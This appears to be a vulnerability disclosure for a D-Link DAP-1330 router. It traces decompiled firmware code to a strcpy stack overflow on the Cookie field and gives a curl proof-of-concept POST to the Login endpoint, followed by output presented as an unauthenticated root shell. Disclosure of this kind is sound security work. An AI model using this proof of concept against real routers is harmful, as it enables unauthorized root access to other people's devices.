

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
remote_addr = (int)getenv("REMOTE_ADDR");
memset(v26, 0, 0x3A98u);
if ( v9 && strstr(v9, "multipart/form-data") )

{
    v10 = get_upload_parameters(v26);
    v11 = remote_addr;
    v12 = v10;

    v13 = getenv("Cookie");
    if ( checkValidUpgrade(v11, v13) == 1 )

{
       v15 = 0;
       if ( v12 > 0 && (v15 = save_upload_file(&v26[50], v7), v15 == 1) )

       {
            printf("success");
        }
        else
```

The program passes the contents obtained from the cookie field in the packet handler to V13, and then brings V13 into the checkvalidupgrade function

```
1B00L __fastcall checkValidUpgrade(int a1, int a2)
2{
3    B00L result; // $v0
4    int v4; // [sp+18h] [-9Ch] BYREF
5    char v5[140]; // [sp+1Ch] [-98h] BYREF
6    int v6; // [sp+A8h] [-Ch]
7
8    if ([getLoginInfo(a2, v5)] == 1 && (time(&v4), (unsigned int)(v4 - v6) < 0xB4) )
9     result = strcmp(v5, a1) == 0;
10    else
11    result = 0;
12    return result;</pre>
```

At this time, the corresponding parameter is A2, and then A2 is brought into the getlogininfo function

At this time, the corresponding parameter A1 is brought into the split_ In cookie function

```
1void __fastcall splite_cookie(int a1, int a2)
  2{
  3 int v3; // $v0
     int v4[6]; // [sp+18h] [-18h] BYREF
     if ( a1 )
     v4[0] = 0;
  9 v4[1] = 0;
     v4[2] = 0;
     v4[3] = 0;
v4[4] = 0;
    strcpy(v4, a1);
13
 14 strtok(v4, &unk E120);
15
       v3 = strtok(0, &unk_E120);
16
       strncpy(a2, v3, 10);
18}
```

After that, A1 is copied into the stack of A4 through strcpy function, and the size is not checked, so there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use the fat simulation firmware DAP-1330_OSS-firmware_1.00b21.tar.bz2
- 2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/Login -d 'cookie=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaa
```




Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -n
total 56
drwxr-xr-x 2 1000 1000 4096 Mar
                                 6 2017 bin
drwxr-xr-x 3 1000 1000 4096 Apr
                                 7 18:46 dev
drwxr-xr-x 2 1000 1000 4096 Mar
                                 6
                                    2017 etc
drwxr-xr-x 9 1000 1000 4096 Mar
                                    2017 etc ro
                                 6
drwxr-xr-x 2 1000 1000 4096 Mar
                                    2017 home
                                 2
lrwxrwxrwx 1 1000 1000
                                 6
                                    2017 init -> bin/busybox
                         11 Mar
drwxr-xr-x 4 1000 1000 4096 Mar
                                    2017 lib
                                 6
drwxr-xr-x 2 1000 1000 4096 Mar
                                 2
                                    2017 media
drwxr-xr-x 2 1000 1000 4096 Mar
                                 2
                                    2017 mnt
drwxr-xr-x 2 1000 1000 4096 Mar
                                 2
                                    2017 proc
drwxr-xr-x 2 1000 1000 4096 Mar
                                    2017 sbin
                                 6
drwxr-xr-x 2 1000 1000 4096 Mar
                                    2017 sys
                                 2
drwxr-xr-x 2 1000 1000 4096 Mar
                                    2017 tmp
                                 2
drwxr-xr-x 5 1000 1000 4096 Mar
                                 2
                                    2017 usr
drwxr-xr-x 2 1000 1000 4096 Mar
                                    2017 var
                                 2
```